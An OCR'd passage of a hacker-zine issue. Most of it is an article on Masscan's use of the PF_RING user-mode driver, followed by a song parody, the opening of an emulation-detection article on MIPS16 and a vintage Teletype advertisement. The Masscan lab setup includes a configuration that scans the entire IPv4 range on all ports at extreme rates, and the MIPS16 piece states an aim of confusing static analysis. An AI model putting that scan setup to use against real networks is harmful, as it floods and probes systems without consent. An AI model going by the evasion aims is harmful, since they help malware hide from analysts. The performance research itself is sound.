The benefits of this approach are that there is no system call overhead, and there is no needless copying of packets. But the biggest performance gain comes from not allocating and then freeing packets. As we see from the previous profile, that's where the kernel spends much of its time.

The reason for this is that the network card is normally a shared resource. While Masscan is transmitting, the system may also be running a webserver on that card, and supporting SSH login sessions. Sharing these resources ultimately means allocating and freeing `sk_buff`s whenever packets are sent or received.

`PF_RING`, however, wrests control of the network card away from the kernel, and gives it wholly to Masscan. No other application can use the network card while Masscan is running. If you want to SSH into the box in order to run m̂asscan, you'll need a second network card.

If Masscan takes 400 clock cycles per packet, how many CPU instructions is that? Perf can answer that question, with a call like `perf -a sleep 100`. It gives us an IPC (instructions per clock cycle) ration of 2.43, which means around 1000 instructions per packet for Masscan.

To reiterate, the point of all this profiling is this: when running with `libpcap`, most of the time is spent in the kernel. With `PF_RING`, we can see from the profile graphs that the kernel is completely bypassed on the transmit thread. The overhead goes from most of the CPU to very little of the CPU. Any performance issues are in the Masscan, such as choosing a slow cryptographic hash algorithm instead of a faster, non-cryptographic algorithm, rather than in the kernel!

How to Replicate This Profiling

Here is brief guide to reproducing this article's profile flamegraphs. This would be useful to compare against other network projects, other drivers, or for playing with Masscan to tune its speed. You may skip to the next section on a first reading, but if, like me, you never trusted a graph you could not reproduce yourself, read on!

Get two computers. You want one to transmit, and another to receive. Almost any Intel desktop will do.

Buy two Intel 10gig Ethernet adapters: one to transmit, and the other to receive and verify the packets have been received. The adapters cost $200 to $300 each. They have to be the Intel chipset, other chipsets won't work.

Install Ubuntu 16.04, as it's the easiest system to get `perf` running on. I had trouble with other systems.

The `perf` program gets confused by idle threads. Therefore, for profiling, I rebooted the Linux computer with `maxcpus=1` on the boot command

line. I did this by editing `/etc/default/grub`, adding `maxcpus=1` to the line `GRUB_CMDLINE_LINUX_DEFAULT`, then running `update-grub` to save the configuration.

To install `perf`, Masscan, and FlameGraph.

```
apt-get install linux-tools-common \
    linux-tools-`uname -r` git \
    build-essential libpcap-dev

git clone https://github.com/brendangregg/
    FlameGraph
# Get masscan from source and build it:
git clone https://github.com/
    robertdavidgraham/masscan
cd masscan
make
make test
ln bin/masscan /usr/local/sbin/masscan
cd ..
# Get PF_RING from source and build it:
git clone https://github.com/ntop/PF_RING
cd PF_RING
make
cd kernel
make install
insmod pf_ring.ko
cd ../userland/tools
make install
cd ../drivers/intel/ixgbe/ixgbe-5.0/src
make
sh load_drivers.sh
cd ../../../../../..
```

The `pf_ring.ko` module should load automatically on reboot, but you'll need to rerun `load_drivers.sh` every time. If I ran this in production, rather than just for testing, I'd probably figure out the best way to auto-load it.

You can set all the parameters for Masscan on the command line, but it's easier to create a default configuration file in `/etc/masscan/masscan.conf`:

```
source-ip = 00:11:22:33:44:55
adapter-mac = 00:22:22:22:22:22
router-mac = 00:11:22:33:44:55
include = 0.0.0.0-255.255.255.255
exclude = 255.255.255.255
port = 0-65535
```

Since there is no network stack attached to the network adapter, we have to fake one of our own. Therefore, we have to configure that source IP and MAC address, as well as the destination router MAC address. It's really important that you have a fake router MAC address, in case you accidentally cross-connect your 10gig hub with your home network and end up blasting your Internet connection. (This has happened to me, and it's no fun.)

Now we run Masscan. For the first run, we'll do the normal adapter without `PF_RING`. Pick the correct network adapter for your machine (on my machine, it's `enp2s03`.)

```
masscan -e enp2s0f1 --rate 100000000
```

In another window, run the following. This will grab 99 samples per second for 60 seconds while Masscan is running.

```
cd FlameGraph
perf record -F 99 -a -g -- sleep 60
perf script | ./stackcollapse-perf.pl > out.
    perf-folded
./flamegraph.pl out.perf-folded > masscan-
    pcap.svg
```

You'll have to wait 60 seconds, then it'll produce the file `masscan-pcap.svg` with the FlameGraph pictures.

Now, repeat the process to produce `masscan-pfring.svg` with the following command. It's the same as the original Masscan run, except that we've prefixed the adapter name with `zc:`. This disconnects any kernel network stack you might have on the adapter and instead uses the user-mode driver in the `libpfring.so` library that Masscan will load:

```
masscan -e zc:enp2s0f1 --rate 100000000
```

At this point, you should have two FlameGraphs. Load these in any web browser, and you can drill down into the specific functions.

Playing with `perf` options, or using something else like `dtrace`, might produce better results. The results I get match my expectations, so I haven't played with them enough to test their accuracy. I challenge you to do this, though—for reproducibility is the heart and soul of science. Trust no one; reproduce everything you can.

Now back to our regular programming.

How Ethernet Drivers Work

If you run `lspci -v` for the Ethernet cards, you'll see something like the following.

```
02:00.1 Ethernet controller: Intel Corporation 82599 10
      Gigabit TN Network Connection (rev 01)
        Subsystem: Intel Corporation 82599 10 Gigabit
      TN Network connection
        Flags: bus master, fast devsel, latency 0, IRQ
      17
        Memory at df200000 (64-bit, non-prefetchable) [
      size=2M]
        I/O ports at e000 [size=32]
        Memory at df600000 (64-bit, non-prefetchable) [
      size=16K]
        Capabilities: <access denied>
        Kernel driver in use: ixgbe
        Kernel modules: ixgbe
```

There are five parts to notice.

- There is a small 16k memory region. This is where the driver controls the card, using memory-mapped I/O, by reading and writing these memory addresses. There's no actual memory here—these are registers on the card. Writes to these registers cause the card to do something, reads from this memory check status information.

- There is a small amount of I/O ports address space reserved. It points to the same registers mapped in memory. Only Intel x86 processors support a second I/O space along with memory space, using the `inb`/`outb` instructions to read and write in this space. Other CPUs (like ARM) don't, so most devices also support memory-mapped I/O to these same registers. For user-mode drivers, we use memory-mapped I/O instead of x86's "native" `inb`/`outb` I/O instructions.

- There is a large 2-megabyte memory region. This memory is used to store descriptors (pointers) to packet buffers in main memory. The driver allocates memory, then writes (via memory-mapped I/O) the descriptors to this region.

- The network chip uses Bus Master DMA. When packets arrive, the network chip chooses the next free descriptor and DMAs the packet across the PCIe bus into that memory, then marks the status of the descriptor as used.

- The network chip can (optionally) use interrupts (IRQs) to inform the driver that packets have arrived, or that transmits are complete. Interrupt handlers must be in kernel space, but the Linux user-mode I/O (UIO) framework allows you to connect interrupts to file handles, so that the user-mode code can call the normal poll() or `select()` to wait on them. In Masscan, the receive thread uses this, but the interrupts aren't used on the transmit thread.

There is also some confusion about IOMMU. It doesn't control the memory mapped I/O—that goes through the normal MMU, because it's still the CPU that's reading and writing memory. Instead, the IOMMU controls the DMA transfers, when a PCIe device is reading or writing memory.

Packet buffers/descriptors are arranged in a ring buffer. When a packet arrives, the hardware picks the next free descriptor at the head of the ring, then moves the head forward. If the head goes past the end of the array of descriptors, it wraps around at the beginning. The software processes packets at the tail of the ring, likewise moving the tail forward for each packet it frees. If the head catches up with the tail, and there are no free descriptors left, then the network card must drop the packet. If the tail catches up with the head, then the software is done processing all the packets, and must either wait for the next interrupt, or if interrupts are disabled, must keep polling to see if any new packets have arrived.

Transmits work the same way. The software writes descriptors at the head, pointing to packets it wants to send, moving the head forward. The hardware grabs the packets at the tail, transmits them, then moves the tail forward. It then generates an interrupt to notify the software that it can free the packet, or, if interrupts are disabled, the software will have to poll for this information.

In Linux, when a packet arrives, it's removed from the ring buffer. Some drivers allocate an `sk_buff`, then copy the packet from the ring buffer into the `sk_buff`. Other drivers allocate an `sk_buff`, and swap it with the previous `sk_buff` that holds the packet.

Either way, the `sk_buff` holding the packet is now forwarded up through the network stack, until the user-mode app does a `recv()`/`read()` of the data from the socket. At this point, the `sk_buff` is freed.

A user-mode driver, however, just leaves the packet in place, and handles it right there. An IDS, for example, will run all of its deep-packet-inspection right on the packet in the ring buffer.

Logically, a user-mode driver consists of two steps. The first is to grab the pointer to the next available packet in the ring buffer. Then it processes the packet, in place. The next step is to release the

packet. (Memory-mapped I/O to the network card to move the tail pointer forward.)

In practice, when you look at APIs like `PF_RING`, it's done in a single step. The code grabs a pointer to the next available packet while simultaneously releasing the previous packet. Thus, the code sits in a tight loop calling `pfring_recv()` without worrying about the details. The `pfring_recv()` function returns the pointer to the packet in the ring buffer, the length, and the timestamp.

In theory, there's not a lot of instructions involved in `pfring_recv()`. Ring buffers are very efficient, not even requiring locks, which would be expensive across the PCIe bus. However, I/O has weak memory consistency. This means that although the code writes first A then B, sometimes the CPU may reorder the writes across the PCI bus to write first B then A. This can confuse the network hardware, which expects first A then B. To fix this, the driver needs memory fences to enforce the order. Such a fence can cost 30 clock cycles.

Let's talk `sk_buffs` for the moment. Historically, as a packet passed from layer to layer through the TCP/IP stack, a copy would be made of the packet. The newer designs have focused on "zero-copy," where instead a pointer to the `sk_buff` is forwarded to each layer. For drivers that allocate an `sk_buff` to begin with, the kernel will never make a copy of the packet. It'll allocate a new `sk_buff` and swap pointers, rewriting the descriptor to point to the newly allocated buffer. It'll then pass the received packet's `sk_buff` pointer up through the network stack.

As we saw in the FlameGraphs, allocating `sk_buff`s is expensive!

Allocating `sk_buff`s (or copying packets) is necessary in the Linux stack because the network card is a shared resource. If you left the packets in the ring buffer, then one slow app that leaves the packet there would eventually cause the ring buffer to fill up and halt, affecting all the other applications on the system. Thus, when the network card is shared, packets need to be removed from the ring. When the network card is a dedicated resource, packets can just stay in the ring buffer, and be processed in place.

Let's talk zero-copy for a moment. The Linux kernel went through a period where it obsessively removed all copying of packets, but there's still one copy left: the point where the user-mode application calls `recv()` or `read()` to read the packet's contents. At that point, a copy is made from kernel-mode memory into user-mode memory. So the term zero-copy is, in fact, a lie whenever the kernel is involved!

With user-mode drivers, however, zero-copy is the truth. The code processes the packet right in the ring buffer. In an application like a firewall, the adapter would DMA the packet in on receive, then out on transmit. The CPU would read from memory the packet headers to analyze them, but never read the payload. The payload will pass through the system completely untouched by the CPU.

Let's talk about interrupts for a moment. Back in the day, an interrupt was generated per packet. Indeed, at one time, two interrupts could be generated, one after the TCP/IP headers were received, so processing could start immediately, and another after the rest of the packet had been received.

The value of interrupts is that they provide low latency, important for devices that forward packets (firewalls, IPS, routers), or for fast responses to packets. The cost of interrupts, though, is that they cause large CPU overhead. When an interrupts happens, it forces execution of an interrupt handler. Even medium rates of packets can overwhelm the system with interrupts, so that as soon as the system leaves an interrupt handler, it immediately enters another one. In such cases, the system has essentially locked up. The mouse won't even move on the screen until the packet rate decreases, after which point the system will behave normally.[32]

The obvious solution to this is to turn off interrupts from the network card. Instead, the software can sit in a tight loop and `poll()` to see if new packets arrive. Another strategy is to program the timer chip for frequent interrupts. The card can bounce back and forth among these strategies, depending on the current network speed. Polling consumes a lot of CPU time. Using delayed timer interrupts increases latency.

Those writing custom drivers have used these strategies since the 1980s. Around 2006, Linux drivers started doing the same, using the NAPI API to enable polling when packets arrived at high speed. Around that time, network hardware also improved, adding support for coalescing interrupts, so that it generated fewer at high speed, generating only one interrupt after many packets have arrived.

In the graphs, you saw that the `libpcap` had

[32]If caught during the late stages of booting, the system might not even boot up until the packet flow eases up.

some small overhead with interrupts, but it's not overwhelming, because NAPI interrupt moderation kicks in. Using `pfring` gets rid of this overhead.

Let's talk system call overhead. A recent paper by Livio Soares and Michael Stumm does a good job measuring it.[33] The basic cost of entering or leaving kernel space is around 150 clock cycles. This alone takes more time than all the user-mode driver processing done by `PF_RING`, according to our measurements.

There are further expenses to the system call. It has to walk through a bunch of kernel data structures. This then pollutes the caches on the chip. According to the Soares paper, it evicts about half the data in the L1 cache. This will cause data access to go from 4 clock cycles (often masked by the out-of-order processing of the CPU) to 12 clocks in L2 cache, or 30 clocks in L3 cache. The effective cost can thus equal hundreds of extra clock cycles.

On the other hand, the cost can easily be amortized by doing multiple packet reads or writes per system call. Linux has a `recvmsg()` system call that does this, to good effect.

Combining all this together, we see why a user-mode driver has such big gains (or conversely, why the kernel has such big losses): (a) it avoids the allocation/deallocation of memory; (b) it avoids any memory copies; (c) it avoids system call overhead, and (d) it avoids interrupts.

Some History of Ethernet Drivers

Since the dawn of networking there have been people dissatisfied with the standard Ethernet drivers who have written their own.

An example were packet sniffers, like the Network General "Sniffer" product. Back in the day, they wrote custom drivers so they could capture at "wire speed" on an 80286 microprocessor. The major feature was simply disabling interrupts. Portable MS-DOS computers were used as packet sniffers because "real" computers like SPARCstations running Solaris couldn't handle high traffic rates.

Early drivers were hard, because hardware sucked. There was no bus master DMA in the early ISA bus days, so for DMA, you had to use the motherboard's DMA controller. Only, it wasn't really that fast. So instead, drivers used the Programmed I/O (PIO) mode to read packets from the adapter.

There was also the problem of bus bandwidth. Early PCI supported 1 Gbps in theory (32 bits times 33 MHz), but various overheads made that impractical. It wasn't until wider PCI (64-bit) or/and faster PCI (66 MHz) that true wirespeed gigabit Ethernet was possible.

Also, with PCI, all the slots were shared on the same bus, so other devices impacted yours. This was especially difficult when building firewalls, routers, or IPS applications that needed to both transmit and receive. Luckily, motherboards started supporting multiple independent PCI buses. Still, PCI was still single-plexed, meaning it couldn't transfer in both directions at the same time.

Virtually all these concerns have gone away now. Even a single lane of PCIe 1.0 is 2 Gbps, bidirectional, with more than enough bandwidth to handle sending and receiving at full 1 Gbps.

The early Intel 1 Gbps card had only 256 descriptors. Timing was tight enough that at full bandwidth; there wasn't enough time to process packets before the ring buffer would fill up. With BlackICE, we solved this by allocating an effective ring buffer of several thousand descriptors. Then, when packets arrived, we replaced the existing descriptors with new descriptors from the preallocated set. We used two CPUs, one dedicated to running the user-mode driver doing this, and another reading and processing packets from the large virtual ring buffer. I mention this trick because, at the time, Intel engineers told us it wasn't possible to capture packets at wirespeed, and we were able to prove them wrong.

Historically, and often today, the reality is that few hardware vendors test their hardware at maximum speed. Since operating systems can't handle it, they don't test for it. That makes writing drivers for practical hardware much harder than it would seem in theory, as driver writers have to overcome bugs in the hardware.

Today, custom drivers are common. Back in the day, they were black magic.

Core Concept

In 1998, I created BlackICE, an IDS/IPS using a custom driver. A frequent question at the time was why we didn't write it on Linux, or even BSD, which everyone knew was faster. In particular, some papers at the time "proved" that the BSD networking was the fastest.

[33] `unzip pocorgtfo15.pdf flexsc-osdi10.pdf`

This bothered me because I was unable to explain the core concept. If we are completely bypassing the operating system, then the operating system doesn't matter. As the graphs show, Masscan spends no time in the operating system. Given the same version of GCC, and the same hardware, it'll run at nearly identical speed, regardless if the operating system is Windows, Linux, or BSD. It's like any other CPU-bound (rather than OS-bound) task.

Yet, people couldn't appreciate this. They knew in their hearts that some operating system was better, and couldn't see the concept of bypassing it.

BlackICE used poll mode, instead of interrupts, so it didn't lock up under high packet rates. Now, with NAPI, and poll-mode drivers like `PF_RING`, it's something everyone can play with and understand. Back then, it was some weird black magic that people refused to believe actually worked. My 11-inch laptop computer happened to use 3Com's 3c905 chip, the only 100 Mbps card we wrote a driver for. Even after demonstrating it handling the maximum rate of 148,800 packets-per-second, people refused to believe it worked. There's a Defcon video where the presenter claims that this is impossible, that the notebook would literally melt under such a load. Nowadays, cheap notebooks easily handle max 1 Gbps speeds (1,488,000 packets-per-second) using things like `PF_RING`.

In 2003, Gartner came out with a report that software IDS was dead, because it couldn't handle line-rate gigabit Ethernet, and that "hardware" was needed. That was based on experience with Snort, which had no custom drivers available at the time. Even when customers explained to Gartner they were successfully using our product at line rate, they refused to believe.

More interesting was the customers who tested our software product side-by-side with "hardware" competitors in the lab, and found our product faster. They still bought the competitors', because of FUD. Nobody got fired for buying a hardware product that turned out to be slow.

Even today, discussions of these drivers still get questions like "What about Endace?" Endace builds custom cards with FPGAs to accelerate processing. This doesn't apply. The overhead for Masscan using `PF_RING` is nearly zero, and would have the identical overhead working with an Endace card, also near zero. The FPGA doesn't reach outside the card and somehow make Masscan's code faster.

Yes, Endace does have some advantages. You can push filters to card, so that fewer packets arrive in a system. This is needed in some networks. However, most people use Endace for things that `PF_RING` would solve just fine, because they believe in the power of hardware.

Finally, the same sorts of prejudices exist with kernel code. Programmers are indoctrinated to believe code runs faster in the kernel, which is not true. The reason you push stuff into the kernel is to avoid the kernel/user transition. There's otherwise no inherent advantage. Pushing things like the driver to user mode is just doing the same thing, avoiding the kernel/user transition. Indeed, that's all micorokernels are, operating systems that aggressively push subsystems outside the kernel.

Several Drivers to Choose From

Masscan uses `PF_RING` because of compile dependencies—there is no actual dependency. You compile Masscan without any dependency on `PF_RING`, yet that compiled code will go hunt for the `pfring.so` library and dynamically load it. Thus, in the replication instructions, I have you compile Masscan first, and `PF_RING` second.

But there are two other options of note.

Intel has a system called DPDK, the Data-Plane Development kit. It contains not only a user-mode driver similar to `PF_RING`, but a whole toolkit to solve other problems, like multi-CPU synchronization and multi-socket NUMA memory handling. It's a real awesome toolkit. However, it's also an enormous dependency for code. That's why Masscan uses `PF_RING`—it's an optional feature that most users will never see. Had I used DPDK, I would've forced users into dependency hell trying to build a massive toolkit for my little application.

Another option is `netmap`. This is a kernel-mode driver that is otherwise identical to the user-mode stuff. It memory maps the packet buffers in user space, so it's truly zero copy. It also disconnects the driver from the network stack, and gives exclusive access to the application, so there's no allocation and freeing of `sk_buff`s. It batches multiple reads and writes with a single system call, amortizing the cost of system calls across many packets.

The great thing about `netmap` is that it's built into the latest Linux kernels. Assuming you have Intel Ethernet, or even a Realtek Gigabit card, it should work immediately with no special software. I haven't gotten around to adding this to Masscan, but the overhead should be comparable to `PF_RING`—despite being tainted with evil kernel-mode code.

Some notes on IDS design

One place to use these "user-mode no-interrupt zero-copy ring-buffer" drivers is with a network intrusion detection system, or even an inline version called and intrusion prevention system.

None of the existing open-source IDS projects (Snort, Bro, Suricata) are really designed for speed. They were written using `libpcap` where, at high speed, the kernel consumed most of the CPU power. As a consequence, there were only so much performance improvements that could be made before it wasn't worth it. Optimizations that made the software infinitely fast would still not even double the practical performance of the IDS, because the kernel would be eating up all the time.

But, with near zero overhead in the drivers, some interesting optimizations become worthwhile.

One problem with the Snort IDS is how it does TCP reassembly. It must copy packets into the same buffer in order to perform regex searches. This adds two things which we know to be bad: memory allocations and memory copies.

An alternative is to not do this, to neither do regex as the basis of signatures, nor do reassembly.

This approach is demonstrated in Masscan in several places. Masscan can establish a TCP connection and interact with the service. When it needs to search for patterns, instead of a regex it uses an Aho-Corasick (AC) pattern matcher. Whereas a normal regex needs to have a complete buffer, so that it can do back tracking, an AC pattern matcher does not. It accepts input a sequence of fragments, saving the state of the search at the end of one fragment and continuing at the start of the next fragment.

This has the same practical ability to search a TCP stream, but without the need to "reassemble" fragments, allocate memory, or do memory copies.


In abstract computer science terms, this is the tradeoff between NFAs (non-deterministic finite automata) which can consume a lot of CPU power, and DFAs (deterministic finite automata), which consume a fixed amount of CPU power, but at the expense of using a lot of memory for the tables it builds.

Another thing you'll see in Masscan is protocol decoders based on state machines. Again, instead of reassembling packets, the protocol decoder saves state at the end of one fragment and continues with that state at the start of the next. An example of this is the X.509 parser, `proto-x509.c`. The unit test calls this two ways, one with an entire certificate to be parsed, and one where the bytes are processed one at a time, as if they had arrived in fragments over TCP.

Such state-machine parsers are really weird, but by avoiding memory allocations and copies, they become really fast at high network speeds. It's a difficult optimization to make the code that would add little value when using kernel mode drivers, but becomes an important way of building an IDS if using these zero-overhead drivers.

— — — — — — — — — —

The kernel is a lie.




This Net Is Your Net

Based on the song "This Land is Your Land" by Woody Guthrie


A Bad BIOS analog production for acoustic guitar, violin, and piano

Music by Don A. Bailey, Lyrics by Don A. Bailey and Alex Kreilein


Arranged by Evan A. Sultanik



This Net is your Net, this Net is my Net from Wi - ki -
As I im - mersed in that digi-tal high-way all a -
While under white walled mon - uments, old men ban - ter some of them
Was a Fire - wall there, that tried to stop me a sign was
No - bo - dy liv - in' can ev - er stop me as I go



pe - dia to Shen - zhen Mar - kets from Reddit's four - chan to Twit - ter's
round me, e - lec - trons lit my way and un - der neath me, green plas - tic
plot - ted, how we don't deserve ans - wers the reg - u - la - tor, who swore to
flash - ing: Net - work Se - cur - ity! But on the back end, it didn't say
hack - in' on free - dom's high-way no - bo - dy liv - ing can ever make me



foll - owers the Inter - net was made for you and me
path - ways these cir - cuits were made for you and me
protect her now he works against freedoms for you and me
noth - in' in - forma - tion was made to be set free
turn back the Inter - net was made for you and me

15:09 Detecting Emulation with MIPS16 Delay Slots

by Ryan Speers and Travis Goodspeed
with the kindest of thanks to Thorsten Haas.

Howdy y'all,

Let's begin with a joke that I once heard at a conference: *David Patterson and John Hennessy walk into a bar. Everyone gathers to listen to the two heroes who built legendary machines. The entire bar spends the night multiplying fractions, and then everyone has that terrible hangover you get when you realize you had no fun and learned nothing new, even though your night started out so promising.*

But let's tell the joke differently: *Patterson and Hennessy walk into a bar in another town, but this time, Greg Peterson is behind the bar. The two of them begin a long-winded story about weighted averages, lashing out at "RISC-deniers" who aren't even in the room. Just as folks begin to get bored, and begin to sip their drinks too quickly out of nervousness, Peterson jumps in and saves the day. Because he knows that these fine folks build real machines that really shipped, he redirects the conversation to war stories and practical considerations.*

Patterson tells how the two-stage pipeline in the RISC 1 chip was the first design with a branch delay slot, as there's no point in throwing away the staged instruction that has already finished execution. Hennessy jumps in with a tale of dual instruction sets on MIPS, allowing denser code without abandoning the spirit of the RISC faith. Then Peterson, the bartender, serves up a number of Xilinx devkits to bar patrons, who begin collaborating on a five-stage pipeline design of their own, with advice on specific design choices from David and John. The next morning, they've built a working CPU and suffered no hangovers.

If your Computer Architecture class was more like the former than the latter, I hope that this brief article will show you some of the joy of this fine subject.

In PoC||GTFO 6:6, Craig Heffner discussed a variety of methods for detecting Qemu emulation of MIPS hardware. We'll be discussing one more way to detect emulation, but we'll be using the MIPS16 instruction set and a clever trick of delay slots to detect the emulation.

We wanted to craft a capability that is (a) able to differentiate hardware from an emulation environment, and also (b) able to confuse static analysis. We picked used standard tools: Qemu as an emulation environment and IDA Pro as a disassembler.[34]

The first criterion leads us to want something that both: (a) works in userland, and (b) is not trivial for an emulator developer to patch. Moving to userland meant that hardware registry inspection, as discussed in Section 6.1 of Heffner's article, would not work. Similarly, the technique of reading `cpuinfo` in Section 6.2 would be easily patchable, as Craig noted. Here, we instead seek a capability more similar to Section 6.3, where cache incoherency is exploited to differentiate real hardware and Qemu.

MIPS16e

SSH'ing to a newly acquired MIPS box, we find the same nifty line of `cpuinfo` that struck our fancy in Craig's article. MIPS16 is an extension to the classic MIPS instruction set that fills the same niche as Thumb2 does on ARM. The instructions word is 16 bits wide, a subset of the full register set is directly available, and a core tenet of RISC is violated: some instructions are more than one word long.


```
$ cat /proc/cpuinfo
system type             : BCM7358A1 STB platform
cpu model               : Broadcom BMIPS3300 V3.2
cpu MHz                 : 751.534
tlb_entries             : 32
isa                     : mips1 mips2 mips32r1
ASEs implemented        : mips16
```

Just like ARM, this alternate instruction set is used whenever the least significant bit of the program counter is set. Function pointers work as expected between the two instruction sets, and the calling conventions are compatible.

[34] We will happily buy the drinks in celebration of Radare2 issue 1917 and Capstone issue 241 being closed.

TELETYPE COMMUNICATIONS TAPES

Teletype equipment is capable of punching and reading a wide variety of communications tapes. Our equipment can produce tapes with or without printing, partially or fully punched, and in 5, 6, 7 or 8 level codes. More information on how Teletype equipment processes paper tapes is available from our engineers experienced in its use. Call, write or wire today! Here are a few examples of Teletype tapes shown actual size:



Teletype Corporation manufactures equipment for the Bell System and others who require the utmost reliability from their message and data communications systems.

Litho in U.S.A.
TCT10M10263
© 1963 by Teletype Corp.

GENERAL OFFICES
5555 Touhy Avenue, Skokie, Ill.
Phones: ORchard 6-1000, Skokie
COrnelia 7-6700, Chicago
Direct Distance Dialing
Area Code 312
TWX: 312-677-6700
(24-hour unattended service)
W.U. Service on premises
Telex: 02-5451

GOVERNMENT LIAISON OFFICE
425—13th Street, N.W.
